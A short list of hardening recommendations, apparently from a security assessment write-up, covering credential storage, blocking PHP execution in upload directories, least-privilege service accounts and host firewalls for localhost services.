- Implement Secure Password Policies: Ensure that services, scripts, and helper daemons do not store hardcoded credentials in cleartext. Rotate all passwords regularly and use vault solutions where possible.
- Restrict File Execution in Upload Directories: Configure the web server (Nginx/PHP-FPM) to deny PHP execution in directories where users have write privileges (such as the web upload directory).
- Enforce Least Privilege Principle: Modify custom scripts and services (such as
start.escript) to run under low-privilege dedicated service accounts rather than the root user. - Secure Local Ports: Implement host-based firewalls (iptables/ufw) to restrict access to diagnostic and custom administrative services bound on localhost, and regularly audit listening ports.